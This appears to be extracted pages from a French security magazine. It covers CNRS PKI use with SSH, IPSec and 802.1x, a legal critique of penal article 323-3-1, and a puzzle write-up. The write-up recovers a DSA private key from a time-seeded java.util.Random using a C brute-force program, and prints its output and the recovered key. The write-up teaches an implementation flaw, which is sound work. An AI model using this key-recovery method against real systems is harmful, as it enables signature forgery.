Des versions sécurisées des serveurs et clients Telnet et FTP ont été développées à partir des produits classiques pour Unix. Malheureusement, les produits pour Windows que nous avons essayés se sont révélés difficilement utilisables. En effet, chaque application cliente comme Telnet ou FTP gérait ses certificats et clés indépendamment des autres applications, et en particulier du navigateur Web. En outre, certains produits testés demandaient à l'installation une fois pour toute le mot de passe permettant de déverrouiller la clé privée de l'utilisateur pour la ranger dans un fichier ou le registre Windows. Ceci impose de faire totalement confiance au mécanisme d'authentification et de sécurité de Windows.

La connexion à distance sur une machine ou le transfert de fichiers étant des besoins légitimes réclamés par les utilisateurs nomades, il a fallu se tourner vers l'alternative SSH. SSH est à la fois le nom d'un protocole, celui d'un produit et enfin d'une société développant le produit. Il existe une implémentation "libre" du produit OpenSSH. SSH est une alternative à Telnet pour les connexions à distance et à FTP pour les transferts de fichiers. Les échanges sont chiffrés, le serveur est authentifié par un mécanisme à clés asymétriques, le client est authentifié soit avec un mot de passe, soit de préférence par un mécanisme de clés asymétriques. Les méthodes employées sont donc très semblables à celles utilisées par SSL/TLS. Par contre, SSH ne fait pas appel à une IGC et se contente de stocker dans des fichiers sur le serveur et sur le client les différentes clés publiques. C'est là que se situe la principale faiblesse, l'expérience montre que le transfert des clés publiques utilise rarement une méthode digne de confiance. Généralement, on accepte sans aucune vérification la clé publique présentée par le serveur lors de la première connexion. Certes, pour les connexions suivantes il y aura vérification que la clé du serveur n'a pas changée. De même, pour transférer la clé publique du client au serveur, on se contente souvent d'une connexion authentifiée à l'aide d'un simple mot de passe. Nous attendons beaucoup des nouvelles versions de SSH qui introduisent le support des certificats X509.

IPSec

IPSec est un protocole destiné à sécuriser IP. Développé à l'origine dans le cadre de IPv6 (la future version d'IP), il est désormais intégré à IPv4 (la version actuelle d'IP). IPSec permet d'authentifier les extrémités d'une connexion et offre la possibilité de chiffrer les échanges. Il permet aussi de s'assurer que les données transmises n'ont pas été altérées. Deux modes sont disponibles : le mode transport pour sécuriser le trafic entre deux machines et le mode tunnel qui est utilisé pour construire des réseaux privés virtuels ("*Virtual Private Network*" ou VPN).

Différentes méthodes pour la gestion et la distribution des clés sont permises par IPSec. Lorsque l'on dispose déjà d'une IGC, la méthode utilisant les certificats X509 s'impose. IPSec fonctionne au niveau de la couche réseau, il est donc possible de sécuriser les transactions sans avoir à modifier les applications.

Désormais plusieurs systèmes d'exploitation (Windows 2000 et XP, Linux avec FreeSwan, etc.) implémentent nativement le protocole IPSec ; il n'est donc pas nécessaire d'installer des produits supplémentaires.

Deux classes d'utilisation d'IPSec sont possibles : tout d'abord la création de tunnels sécurisés pour relier deux sites distants à travers Internet, ensuite la connexion au réseau interne de la machine d'un nomade située à l'extérieur. C'est à cette dernière que nous allons désormais nous intéresser. L'ordinateur de l'utilisateur nomade devient un élément d'un VPN. Même en étant connecté à l'extérieur il est considéré comme faisant partie du réseau interne. Il n'y a alors plus de différence entre ce que l'on peut faire en étant connecté sur le réseau interne ou à l'extérieur.

L'authentification s'effectue à l'aide d'un certificat client. Comme IPSec se situe au niveau de la couche réseau et est géré directement par le noyau du système d'exploitation, le certificat est associé à l'ordinateur et non à l'utilisateur. Ce qui est authentifié est donc l'ordinateur. Avec Windows 2000/XP, un mot de passe n'est pas demandé à l'utilisateur pour déverrouiller la clé privée, et il n'est pas possible d'utiliser un dispositif physique comme une carte à puce pour ranger le certificat et la clé privée associée. Ce qui signifie qu'il faut faire confiance à la machine et au système d'exploitation. La méthode généralement préconisée consiste à utiliser une couche comme L2TP pour le transport et l'authentification de l'utilisateur par un mot de passe, ou éventuellement un certificat personnel.

Les principales difficultés rencontrées dans l'utilisation d'IPSec ne sont pas liées à l'utilisation de certificats mais intrinsèques au protocole. Afin d'établir

une connexion IPSec, le trafic pour les protocoles IP ESP (50), AH(51) et UDP port 500 doivent être autorisés sur les différents routeurs et coupe-feu tout au long de la route. En outre, les paquets IP fragmentés doivent être acceptés. La traduction d'adresse ("*Network Addresses Translation*" ou NAT) posent de sérieuses difficultés.

802.1x

Le nouveau standard Ethernet 802.1x est une réponse au besoin d'authentifier les machines ou les utilisateurs connectés sur un réseau local. Aujourd'hui les trop nombreuses faiblesses dans la sécurité du Wi-Fi en limitent son développement. Les différents acteurs du marché poussent donc vers l'adoption de ce nouveau standard afin de conserver leur business. Il faut noter que ce standard peut aussi être utilisé pour sécuriser les connexions Ethernet câblées.

802.1x utilise EAP [9] pour échanger les informations d'authentification. Plusieurs méthodes d'authentification sont disponibles. La sécurisation du Wi-Fi, WPA aujourd'hui et 802.11i dans le futur requiert une authentification mutuelle entre le poste nomade et la borne d'accès. Les méthodes permettant cette authentification mutuelle exigent au minimum un certificat pour le serveur : EAP-TLS qui utilise aussi un certificat pour authentifier le client, EAP-TTLS ou PEAP qui font transiter une authentification du client par mot de passe dans un tunnel TLS.

Les protocoles 802.1x, EAP, WPA apportent un mécanisme permettant de générer dynamiquement les clés servant à sécuriser les transmissions. C'est un immense progrès par rapport au WEP défini dans le protocole 802.11.

Le serveur RADIUS assurant l'authentification peut aussi fournir un certain nombre d'informations en fonction de qui est authentifié. Parmi ces informations on peut avoir le numéro de VLAN et avec certains modèles de commutateurs ou de bornes d'accès, des règles de contrôle d'accès (ACL) pour le port concerné.

A notre connaissance, les systèmes implémentant de façon native le standard 802.1x sont actuellement : Windows 2000 SP4, Windows XP ainsi que MacOS X, FreeBSD, OpenBSD, Linux avec OpenLX.

Jusqu'à maintenant, le modèle de sécurité d'un réseau local reposait fréquemment sur le couple fixe (port sur le commutateur, adresse Ethernet) auquel on attribue des éléments comme l'adresse IP et le numéro de VLAN. Ce n'est pas complètement sûr car l'adresse Ethernet peut aisément être usurpée. La gestion est relativement complexe : chaque fois qu'une nouvelle machine est connectée, une machine existante est déplacée d'une pièce à une autre. Il faut mettre à jour les différentes tables, générer et appliquer les nouvelles configurations des commutateurs. 802.1x permet une authentification forte de l'ordinateur ou de l'utilisateur, ce qui est largement plus sûr que l'adresse Ethernet et permet d'affecter des droits d'accès au réseau en conséquence.

Il faut noter que lorsque le besoin d'authentification des machines connectées sur un réseau s'est fait impérieux, la méthode qui s'est imposée repose sur la cryptographie à clés asymétriques.

Références

- [1] LMCP, **http://www.lmcp.jussieu.fr**
- [2] MISC 13, *Les Infrastructures de Gestion de clés : faut-il tempérer les enthousiasmes ?*
- [3] **http://2003.jres.org/actes/paper.79.pdf**
- [4] SRP, **http://srp.stanford.edu/**
- [5] MISC 13, *PKI Open Source.*
- [6] IGC CNRS, **http://www.urec.cnrs.fr/igc/Certifs_CNRS.html**
- [7] modXLdapAuth, **http://www.urec.cnrs.fr/Distributions/modXLdapAuth/**
- [8] A2C2 **http://www.urec.cnrs.fr/A2C2/**
- [9] MISC11, *EAP, l'authentification sur mesure*

Conclusion

Le fait de maîtriser complètement l'IGC, y compris l'aspect logiciel, s'est avéré extrêmement utile dans un contexte où tout évolue très vite. Il a été possible ainsi d'ajouter des champs aux certificats pour tenir compte de nouveaux usages comme l'authentification des ordinateurs portables connectés sur un réseau sans fil. Le déploiement d'une ICG est une opération coûteuse mais une fois acquise, l'utilisation de certificats pour sécuriser les applications s'avère souvent bien plus simple que les méthodes concurrentes.

Le développement de l'utilisation des certificats s'inscrit nécessairement sur la durée. Il faut procéder par étapes. Certaines choses étant plus faciles à réaliser, il ne faut pas hésiter à prévoir une planification qui en tienne compte quitte à reculer la disponibilité de l'application qui est la plus prometteuse mais de fait la plus délicate à mettre en œuvre. Par exemple, au CNRS, l'authentification a précédé la signature électronique, ce qui ne signifie pas que celle-ci ne reste pas un objectif à terme.

Les IGC possèdent bien des défauts [2] mais il faut constater que les nouveaux protocoles, méthodes, produits utilisés en matière de sécurité font tous largement appel à des certificats. De fait, il n'existe pas d'alternative viable lorsque l'on veut se prémunir contre l'usurpation d'un serveur. Puisque le serveur est toujours authentifié à l'aide d'un certificat, la seule question qui subsiste est de savoir si on utilise aussi un certificat pour le client ou bien si on de contente d'un mot de passe qui transite dans un tunnel sécurisé. La réponse dépend du contexte. Notre expérience au CNRS montre que l'utilisation de certificat client est, contrairement à ce que l'on pense généralement, finalement plutôt plus simple.

Avec une IGC, il est théoriquement possible de résoudre un large spectre de problèmes liés à la sécurisation comme l'authentification, la signature, l'intégrité, la confidentialité, la non-répudiation. Cependant, tous les documents, toutes les opérations n'ont pas le même besoin sécurité. Il doit y avoir une bonne adéquation entre les exigences de sécurité et les contraintes imposées.

En restant raisonnable dans les objectifs, il a été possible au CNRS de mettre en œuvre et déployer une IGC qui rend déjà bien des services et améliore considérablement la sécurité globale.

Pour une IGC ayant le plus haut niveau de qualification juridique, valable pendant des dizaines d'années, il faudra peut-être s'adresser à un prestataire spécialisé.

De l'aléa des générateurs

Kostya KORTCHINSKY - CERT RENATER
kostya.kortchinsky@renater.fr

L'implémentation d'attaques à l'encontre de systèmes cryptographiques demeure souvent pour tout un chacun l'apanage d'organisations gouvernementales ou de centres de recherche munis de puissants clusters de calcul. Un des intérêts de cette énigme est de montrer que ce n'est pas toujours le cas, et qu'un particulier muni d'un PC peut venir à bout d'algorithmes complexes présentant une vulnérabilité dans leur mise en œuvre - et croyez-moi, ils ne sont pas si rares.

La solution présentée par la suite ne se veut pas unique, ou bien meilleure, mais je lui trouve l'avantage d'être rapide et efficace.

1.

Le DSA est un algorithme de signature numérique dérivé de *El Gamal* proposé par le *National Institute of Standards and Technology* (NIST) américain en août 1991. Il est depuis devenu un *Federal Information Processing Standard* (FIPS 186 [2]) sous l'appellation DSS (*Digital Signature Standard*), et ainsi le premier algorithme de signature numérique reconnu par un gouvernement.

La génération d'une clé DSA a pour étapes :

- la génération d'un nombre premier q tel que $2^{159} < q < 2^{160}$;
- la génération d'un nombre premier p tel que $2^{511}+64t < p < 2^{512}+64t$, avec $0 <= t <= 8$ et tel que q divise $p - 1$
- la détermination d'un nombre *alpha*, générateur du groupe cylique unique d'ordre q dans Z^*_p
- la génération d'un nombre a aléatoire tel que $1 <= a <= q - 1$
- le calcul de $y = alpha^a \bmod p$

La clé publique est alors $(p, q, alpha, y)$ et la clé privée a.

La génération d'une signature se fait comme suit :

- sélection d'un nombre aléatoire k secret, tel que $0 < k < q$
- calcul de $r = (alpha^k \bmod p) \bmod q$
- calcul de $k^{-1} \bmod q$
- calcul de $s = k^{-1}\{h(m)+ ar\} \bmod q$

La signature du message m est alors le couple (r, s).

Afin de vérifier une signature, il vous faudra :

- récupérer la clé publique $(p, q, alpha, y)$
- vérifier que $0 < r < q$ et $0 < s < q$, dans le cas contraire, rejeter la signature
- calculer $w = s^{-1} \bmod q$ et $h(m)$
- calculer $u_1 = w \cdot h(m) \bmod q$ et $u2 = rw \bmod q$
- calculer $v = (alpha^{u1}\, y^{u2} \bmod p) \bmod q$

et n'accepter la signature que si $r = v$. Quant aux démonstrations, vous les trouverez dans le HAC [1].

Identification de la vulnérabilité

2.

Par défaut, Java dispose de plusieurs moyens afin de générer des nombres pseudo-aléatoires. Un rapide coup d'œil à la documentation du J2SDK fournit les informations suivantes :

- `java.util.Random` [3] D'après la documentation, cette classe utilise une graine de 48 bits, modifiée selon une formule de congruence linéaire. Elle utilise une méthode protégée afin de générer des nombres de 32 bits.
- `java.security.SecureRandom` [4] Il s'agit d'une classe implémentant un générateur de nombre pseudo-aléatoires fort, répondant aux spécifications de FIPS 140-2, dont les données utilisées pour la graine se doivent d'être imprévisibles et les séquences générées cryptographiquement fortes.

Le générateur de nombres pseudo aléatoires devant être utilisé dans un contexte cryptographique est bien entendu `SecureRandom`. Des recommandations concernant de tels générateurs sont disponibles dans le RFC1750 [5], ou dans FIPS 140-2 [6]. Cependant, la classe sur laquelle reposent ces quelques lignes de code est `Random`, dont l'espace des graines possibles est relativement réduit et potentiellement facile à parcourir de façon exhaustive.

Nous voici donc confronté à une instance du problème connu de la faiblesse du PRNG (*Pseudo Random Number Generator*) dans un contexte cryptographique.

3.

La taille de la graine nous est indiquée dans les spécifications du J2SDK : 48 bits, et nous le vérifierons par la suite. Elle peut être initialisée de différentes façons, il nous suffit de parcourir `Random.java` pour relever les éléments suivants :

- constructeurs :

```
public Random() { this(System.currentTimeMillis()); } // Date courante en
millisecondes
public Random(long seed) {
   this.seed = AtomicLong.newAtomicLong(0L);
   setSeed(seed);
 }
```

- méthode `setSeed` (constantes remplacées) :

```
synchronized public void setSeed(long seed) {
  seed = (seed ^ 0x5DEECE66DL) & (1L << 48) - 1); // Nous avons bien un
masque limitant à 48 bits
  while(!this.seed.attemptSet(seed));
  haveNextNextGaussian = false;
 }
```

Dans le cas qui nous intéresse, le constructeur par défaut est appelé, initialisant donc la graine grâce à un `setSeed()` de la date courante en millisecondes, à laquelle sera appliquée un "ou exclusif" binaire simple. Les commentaires de SUN stipulent que deux instances de `Random` initialisées avec des graines identiques produiront les même séquences de nombres pseudo aléatoires, cela sera indispensable pour la suite.

4.

L'espace des graines possibles était déjà relativement restreint (2^{48} au plus), mais l'utilisation de la date courante en facilite le parcours. Un moyen comme un autre de parcourir cet espace est de remonter le temps à partir d'un instant ultérieur mais relativement proche de la date de génération de la clé (instant présent, date de publication de MISC, date d'impression...) : un parcours de 4 mois (plausible) représentera un peu plus de 2^{34} graines.

Implémentation et optimisation de l'attaque

5.

On peut déduire de cela une méthode très simple, mais totalement inefficace, afin de retrouver une graine à partir d'un nombre premier généré de la manière précédemment décrite :

```
// q de la clé publique
BigInteger biRealQ = new
BigInteger("e298c76387464cb4deebe62cab350193a2ca0d97", 16);
BigInteger biQ;
Random rGenerator = new Random();
long lSeed = System.currentTimeMillis();
do {
   rGenerator.setSeed(lSeed);
   biQ = new BigInteger(160, 2, rGenerator);
   lSeed--;
} while (! biRealQ.equals(biQ));
```

Cette méthode ne mènera à rien sur un ordinateur personnel, car effectuant quelques 130 itérations par secondes. Les raisons de telles performances sont encore floues, bien qu'il y ait fort à parier que les tests de primalité soient en cause, dans la mesure où il peut s'agir d'opérations lourdes et par-là même coûteuses en temps machine. Une vérification informelle sans tests de primalité (à avoir en utilisant `BigInteger(160, rGenerator)`) produit des résultats plus encourageants, de l'ordre de 805000 itérations par seconde.

6.

Poursuivons sur cette piste, et penchons-nous sur la génération de grands nombres pseudo-aléatoires premiers, située dans le fichier `BigInteger.java`. Pour résumer, elle se fait en deux temps :

- un nombre aléatoire pair de `bitLength` bits est généré (fonction `largePrime()`) :

```
BigInteger x;
x = new BigInteger(bitLength, rnd).setBit(bitLength - 1);
x.mag[x.mag.length - 1] &= 0xfffffffe;
```

- le nombre premier immédiatement supérieur à ce nombre est déterminé, on boucle éventuellement si aucun candidat n'est retenu (cas de figure que l'on mettra de côté pour les premières tentatives).

En poussant un peu, on trouvera que Java utilise successivement pour déterminer la primalité d'un grand nombre :

- une méthode de "passoire" simple (classe `java.math.BitSieve`) ;
- un test de Miller-Rabin [7] ;
- un test de Lucas-Lehmer [8].

L'écart moyen entre le nombre généré *x* et ce fameux nombre premier immédiatement supérieur (appelons le *xprime*) est grossièrement de l'ordre de *log(x)* [9], qui vaut environ 110 dans le cas qui nous intéresse. Il est donc raisonnable de penser que la majeure partie des bits de poids fort de *x* et *xprime* est identique.

Pratiquement, les quelques lignes de code suivant illustreront cela :

```
long lSeed = System.currentTimeMillis();
rGenerator.setSeed(lSeed);
// Nombre premier de 160 bits
BigInteger biXprime = new BigInteger(160, 2, rGenerator);
rGenerator.setSeed(lSeed);
// Nombre de 160 bits avec bit de poids fort à 1
BigInteger biX = new BigInteger(160, rGenerator).setBit(159);
System.out.println(biX.xor(biXprime).bitLength());
```

Il nous suffit par conséquent d'approximer `BigInteger(160, 2, rGenerator)` par `BigInteger(160, rGenerator).setBit(159)`, et de ne comparer que les bits de poids fort (96 suffiront amplement) du *q* calculé et du *q* de la clé publique, nous affranchissant ainsi des tests de primalité. Le gain en performance est conséquent, l'ensemble restant toujours un peu lent.

7.

Mais bon, quel est l'intérêt de générer 160 bits si seulement 96 nous suffisent (voire moins) ? Il convient alors de regarder un peu plus en détail la génération de nombres aléatoires de la classe `Random`.

Nous y découvrons rapidement que la génération du grand entier *x* se résume à un appel à `randomBits(numBits, rnd)` ; le travail se réduit alors à l'étude de cette fonction :

```
private static byte[] randomBits(int numBits, Random rnd) {
   if (numBits < 0)
      throw new IllegalArgumentException("numBits must be non-negative");
   int numBytes = (numBits+7)/8;
   byte[] randomBits = new byte[numBytes];

   // Generate random bytes and mask out any excess bits
   if (numBytes > 0) {
      rnd.nextBytes(randomBits);
      int excessBits = 8*numBytes - numBits;
      randomBits[0] &= (1 << (8-excessBits)) - 1;
   }
   return randomBits;
}
```

Toujours en parcourant `Random.java`, on trouve :

```
private static final int BITS_PER_BYTE = 8;
private static final int BYTES_PER_INT = 4;

public void nextBytes(byte[] bytes) {
   int numRequested = bytes.length;

   int numGot = 0, rnd = 0;

   while (true) {
      for (int i = 0; i < BYTES_PER_INT; i++) {
         if (numGot == numRequested)
            return;

         rnd = (i==0 ? next(BITS_PER_BYTE * BYTES_PER_INT)
            : rnd >> BITS_PER_BYTE);
         bytes[numGot++] = (byte)rnd;
      }
   }
}
```

En conformité avec la documentation de Java citée en 1., la génération de nombres aléatoires se fait donc par blocs de 32 bits, via la fonction `next()` :

```
protected int next(int bits) {
   long oldseed, nextseed;
   do {
      oldseed = seed.get();
      nextseed = (oldseed * 0x5DEECE66DL + 0xBL) & ((1L << 48) - 1);
   } while (!seed.attemptUpdate(oldseed, nextseed));
   return (int)(nextseed >>> (48 - bits));
}
```

Ainsi, l'ensemble des opérations effectuées peut être considérablement diminué pour qu'au final nous nous contentions de travailler sur des nombres pseudo-aléatoires de 32 bits (hélas on ne peut se passer des 48 bits de la graine) : nous générons un bloc de 32 bits (le bit de poids fort forcé à 1) et le comparons aux 32 bits de poids fort de q ; s'ils correspondent, nous générons un nouveau bloc et le comparons aux 32 bits suivants, sinon, nous passons à la graine suivante. S'il y a correspondance sur 64 bits, nous avons une graine probable et pouvons nous permettre d'effectuer des tests à taille réelle.

La machine virtuelle Java semble aussi être un facteur limitant pour les performances du programme, la transposition de l'algorithme précédent en C prendra peu de temps.

8.

En continuité avec les questions précédentes, nous obtenons (gcc -O3 -Wall -o brute brute.c) :

```
#include <stdio.h>
#include <time.h>

#define MULTIPLIER 0x5deece66dULL
#define ADDEND 0xbUL
#define MASK 0xffffffffffffULL

int main(int argc, char *argv[])
{
  time_t tDate;
  unsigned long long int ulliSeed, ulliTime; // entiers de 64 bits

  ulliTime = (unsigned long long int)(time(NULL)) * 1000;
  while (1)
  {
    // e298c76387464cb4deebe62cab350193a2ca0d97
    ulliSeed = ulliTime ^ MULTIPLIER; // setSeed - '& MASK' non nécessaire de
par la taille des opérandes
    ulliSeed = (ulliSeed * MULTIPLIER + ADDEND) & MASK; // next
    if (((unsigned int)(ulliSeed >> 16) | 0x80) == 0x63c798e2UL) // sans
oublier de mettre à 1 le bit de poids fort !
    {
      ulliSeed = (ulliSeed * MULTIPLIER + ADDEND) & MASK; // next
      if ((unsigned int)(ulliSeed >> 16) == 0xb44c4687UL)
      {
        // Des tests plus précis peuvent être insérés ici,
        // mais je pense que vous aurez compris le principe ...
        tDate = (time_t)(ulliTime / 1000);
        printf("Graine probable : %llu, datant du : %s", ulliTime,
ctime(&tDate));
        break;
      }
    }
    ulliTime--;
  }

  return 0;
}
```

Le nombre d'itérations est enfin à la hauteur de nos attentes, 25 à 30 millions par seconde. La graine devrait être trouvée en moins de 5 minutes.

```
kostya@Icare:~$ time ./brute
Graine probable : 1072911600000, datant du : Thu Jan  1 00:00:00 2004

real    0m53.523s
user    0m53.520s
sys     0m0.000s
```

Détermination de la clé privée

9.

Une fois la graine déterminée, il suffit d'insérer une ligne dans le programme donné :

```
rGenerator.setSeed(1072911600000L);
```

Et vous obtiendrez sans trop de mal :

```
a = 93c2a862ed7ca499ae8af73cc1ee6d6580a9c4ee
```

Conclusion

Cas particulier ? Libre à chacun de le penser. Néanmoins ce n'est pas l'avis d'un certain nombre de *"crackers"* qui ont amplement parcouru le sujet avec un succès pour le moins surprenant : récupération de clés privées, falsification de signatures quel que soit l'algorithme, exploitation de débordement de buffers, et ce avec un unique point commun : une faiblesse d'implémentation trouvée et exploitée.

Références

- [1] *Handbook of Applied Cryptography*, Chapter 11 - Digital Signatures : **http://www.cacr.math.uwaterloo.ca/hac/about/chap11.pdf**
- [2] Digital Signature Standard (DSS) : **http://www.itl.nist.gov/fipspubs/fip186.htm**
- [3] Java 2 v1.4.2 API Specification - Class Random : **http://java.sun.com/j2se/1.4.2/docs/api/java/util/Random.html**
- [4] Java 2 v1.4.2 API Specification - Class SecureRandom : **http://java.sun.com/j2se/1.4.2/docs/api/java/security/SecureRandom.html**
- [5] Randomness Recommendations for Security : **http://www.ietf.org/rfc/rfc1750.txt**
- [6] Security Requirements for Cryptographic Modules : **http://csrc.nist.gov/cryptval/140-2.htm**
- [7] Miller-Rabin's Primality Test : **http://www.security-labs.org/index.php3?page=5**
- [8] Finding primes & proving primality : **http://www.utm.edu/research/primes/prove/prove3_2.html**
- [9] How Many Primes Are There? : **http://www.utm.edu/research/primes/howmany.shtml**

Nouvel article 323-3-1 du Code pénal : le cheval de Troie du législateur ?

Résumé introductif. *« Le fait, sans motif légitime, d'importer, de détenir, d'offrir, de céder ou de mettre à disposition un équipement, un instrument, un programme informatique ou toute donnée conçus ou spécialement adaptés pour commettre une ou plusieurs des infractions prévues par les articles 323-1 à 323-3 (du code pénal) est puni des peines prévues respectivement pour l'infraction elle-même ou pour l'infraction la plus sévèrement réprimée ».* Tel est le nouveau dispositif en passe d'être introduit par le législateur[1] dans l'arsenal répressif de lutte contre la cybercriminalité. Conçu, comme le rappelle M. Alex Türk[2], pour permettre en particulier de « sanctionner la détention ou la mise à disposition de virus informatiques, sans qu'il soit besoin que ledit virus ait été introduit frauduleusement dans un système de traitement automatisé de données[3] », le futur article 323-3-1 soulève de nombreuses interrogations quant à son contenu, sa portée et parfois même sa légitimité, ainsi que le révèle une analyse critique point par point des éléments constitutifs de cette nouvelle incrimination.

On peut distinguer, à la lecture de l'article 323-3-1, trois éléments constitutifs de l'infraction « d'abus de dispositifs »[4] :

1° - le fait d'importer, de détenir, d'offrir, de céder ou de mettre à disposition ;

2° - un équipement, un instrument, un programme informatique ou toute donnée conçus ou spécialement adaptés pour commettre une ou plusieurs des infractions prévues par les articles 323-1 à 323-3[5] ;

3° - sans motif légitime.

Etudions ensemble chacun de ces points en essayant d'en analyser brièvement le contenu et la portée.

1 « Le fait d'importer, de détenir, d'offrir, de céder ou de mettre à disposition » : vers un système « Precrime »[6] ou l'anticipation de la cybercriminalité.

La nouvelle incrimination vise des faits allant de la fourniture (« offrir », « mettre à disposition », « céder », « importer ») à la simple possession (« détenir »). Le champ d'application visé est donc potentiellement très vaste et, à tout le moins, « *dépasse largement les besoins de la lutte contre les virus informatiques* »[7] (allégué à l'origine par ses partisans).

Par exemple, la répression de la « mise à disposition » permettra désormais d'interdire l'action de mettre en ligne sur un site web consacré au piratage (sites de *hacking*, *carding*, *phreaking*, etc.), des dispositifs (équipement, instrument, programme informatique) ou toute donnée « cyber-criminogène », pour que ceux-ci puissent être téléchargés et utilisés par autrui. On pourra englober également sous cette expression la création ou la compilation d'hyperliens visant à faciliter l'accès à ces dispositifs.

Cependant, au jeu du « Cherchez l'intrus », un élément isolé ressort très nettement de la précédente énumération, l'ensemble des *actes* de fourniture visés impliquent en effet un caractère pro-actif : « importer », « offrir », « céder » et « mettre à disposition » sont tous des *verbes d'action*, tandis que le *fait* de « détenir » (*verbe d'état*) est par essence, purement passif. Dès lors, on peut s'interroger sur le bien-fondé de cette responsabilité pénale du fait de la simple possession des matériels et données incriminés[8], par rapport à des comportements plus « *hacktivistes* » susceptibles d'entraver l'efficacité du dispositif répressif en matière de lutte contre le cybercrime.

Déjà, cette incrimination qui tend à sanctionner les « attitudes d'amont »[9] et prévenir les actes d'accès et de maintien indu dans les systèmes d'information, était apparue dans le texte du projet

[1] Article 34 du projet de Loi pour la Confiance dans l'Economie numérique, tel qu'issu du vote en lecture définitive du 14 mai 2004 par le Sénat, à l'issue de la procédure de Commission Mixte Paritaire. Le texte est actuellement soumis à un contrôle de constitutionnalité…

[2] Auteur de l'avis n° 351, fait au nom de la Commission des Lois, déposé le 11 juin 2003 devant le Sénat en première lecture : **http://www.senat.fr/rap/a02-351/a02-351.html**

[3] Infraction principale sanctionnée sur le fondement de l'article 323-1 du Code pénal.

[4] Selon l'expression consacrée (en son article 6) par la Convention sur la cybercriminalité (STE No. 185), convention adoptée le 8 novembre 2001 dans le cadre de la 109ème session du Conseil de l'Europe, ouverte à la signature, à Budapest, le 23 novembre 2001 à l'occasion de la Conférence Internationale sur la Cybercriminalité, et qui est entrée en vigueur le 18 mars 2004, suite à la ratification du texte par la Lituanie. Consulter le texte à l'adresse : **http://conventions.coe.int/Treaty/fr/Treaties/Html/185.html**. Pour un résumé : Etienne Wery, *La convention internationale sur la cybercriminalité entre en vigueur*, 22 mars 2004 : **http://www.droit-technologie.org/1_2.asp?actu_id=909**

[5] Pour mémoire, rappelons que ces infractions (introduites par la loi Godfrain en 1998) visent : - l'accès ou le maintien dans un « système de traitement automatisé de données » (STAD), - l'entrave ou le faussement des systèmes et enfin, - l'introduction, la modification ou la suppression frauduleuse de données.

[6] Référence au film de Steven Spielberg, *Minority Report*, basé sur une nouvelle de Philip K. Dick. L'histoire raconte comment, dans un futur assez proche, le crime a été presque totalement supprimé de la ville de Washington-DC par la mise en oeuvre d'une technologie appelée PRECRIME, qui permet de détecter à l'avance les meurtres et autres crimes graves, grâce aux visions de trois "médiums", les *precogs*.

[7] Ainsi que le soulignait Mme Evelyne Didier, chargée de présenter l'amendement n° 84 lors de la séance de débats au Sénat du 25 juin 2003. Cf le dossier sur **http://www.senat.fr**.

[8] En ce sens, voir les amendements n° 161 et 163 tendant à la suppression de l'incrimination relative à la détention, et soumis au vote du Sénat lors de la séance du 25 juin 2003. Amendements rejetés au motif qu'ils semblent « contraire(s) à l'article 6 de la Convention sur la cybercriminalité adopté par le Conseil de l'Europe ».

[9] Selon l'expression de M. Christian Le Stanc, *Du « Hacking » considéré comme un des beaux arts et de l'opportun renforcement de sa répression* – Communication, Commerce électronique, avril 2002, page 9 (éditions JCP)

Marie Barel
Juriste, spécialiste en droit des technologies de l'information et de la communication et sécurité de l'information.
Contact : **marie.barel@legalis.net**

de loi sur la société de l'information (LSI), à l'article 35[10], mais sans faire référence à la notion de détention.

C'est donc en réalité sous l'impulsion de la Convention sur la cybercriminalité[11] que les parlementaires français ont ajouté à la liste des actes visés l'importation et, surtout, la possession. Dans le rapport explicatif de la Convention, il est exposé que l'incrimination «d'abus de dispositifs » qui tend à mettre en place une infraction pénale distincte et indépendante de la commission intentionnelle des infractions contre l'intégrité et la disponibilité des données et systèmes informatiques[12], doit permettre d'interdire « *des actes spécifiques potentiellement dangereux à la source*[13], *avant (même) la commission des infractions* ».

Ainsi, cette logique d'anticipation de la cybercriminalité conduit à faire tomber certains actes, que l'on pouvait précédemment qualifier en droit pénal français de simples actes préparatoires (non punissables au titre de la tentative)[14], sous le coup d'une répression autonome, « quasi automatique » selon l'expression même de M. Patrick Devedjian, ministre délégué à l'Industrie, déplorant à cet égard la latitude souvent prise par le législateur avec l'élément intentionnel.

En conséquence, on peut aisément comprendre que, comme le *DMCA* (*Digital Millenium Copyright Act*)[15] adopté aux Etats-Unis en 2001, le futur article 323-3-1 possède un caractère effrayant (*chilling effect*) y compris pour la communauté des scientifiques et des ingénieurs du secteur de la sécurité informatique. Ils ont encore en mémoire les affaires Felten[16] et Dimitri Sklyarov[17] qui les ont mobilisés en 2000 et 2001, dans lesquelles la loi a parfois été utilisée comme un instrument d'intimidation pour limiter la sacro-sainte liberté d'expression américaine.

En définitive, il convient donc de s'interroger sur les contours plus précis de l'incrimination et les garde-fous envisagés par le législateur à travers les autres éléments constitutifs de l'infraction :

2 « Un équipement, un instrument, un programme informatique ou toute donnée conçus ou spécialement adaptés pour commettre une ou plusieurs des infractions prévues par les articles 323-1 à 323-3 (du Code pénal) » : l'avènement d'une nouvelle catégorie de biens à double usage

Comme l'article L.163-4-1 du Code monétaire et financier incriminant la fourniture de moyens permettant la contrefaçon ou la falsification de monnaie et cartes bancaires[18], l'article 323-3-1 vise, dans une rédaction très proche (sinon identique), à une répression autonome de la fourniture de moyens de piratage « *conçus ou spécialement adaptés pour commettre une ou plusieurs des infractions prévues par les articles 323-1 à 323-3* », c'est-à-dire permettant directement ou facilitant la commission de ces infractions. Si l'énoncé des dispositifs (« *un équipement, un instrument, un programme informatique ou tout donnée* ») n'appelle pas de commentaire particulier, il en va différemment des caractéristiques qui leur sont attachées (« conçus ou spécialement adaptés ») et

[10] Article 35 du projet LSI – dans son état du 14 juin 2001 –: « I. – Après l'article 323-3 du Code pénal, il est inséré un article 323-3-1 ainsi rédigé : le fait d'offrir, de céder ou de mettre à disposition un programme informatique conçu pour commettre une ou plusieurs des infractions prévues par les articles 323-1 à 323-3 est puni des peines prévues respectivement pour l'infraction elle-même ou pour l'infraction la plus sévèrement réprimée. (…) »

[11] *Op.cit.*, note 4

[12] Article 323-1 à 323-3 du code pénal : accès ou maintien frauduleux, entrave ou faussement d'un système, introduction frauduleuse ou suppression ou modification de données.

[13] Paragraphe 71 du Rapport explicatif : « Dans la mesure où la commission desdites infractions nécessite souvent la possession de moyens d'accès (« outils de piratage ») ou d'autres outils, il existe une forte motivation d'en acquérir à des fins délictueuses, ce qui peut déboucher sur la création d'une sorte de marché noir de la production et de la distribution de tels outils ». A voir sur : **http://www.droit-technologie.org/legislations/conseil_europe_convention_ cybercriminalite_rapport_explicatif.pdf**

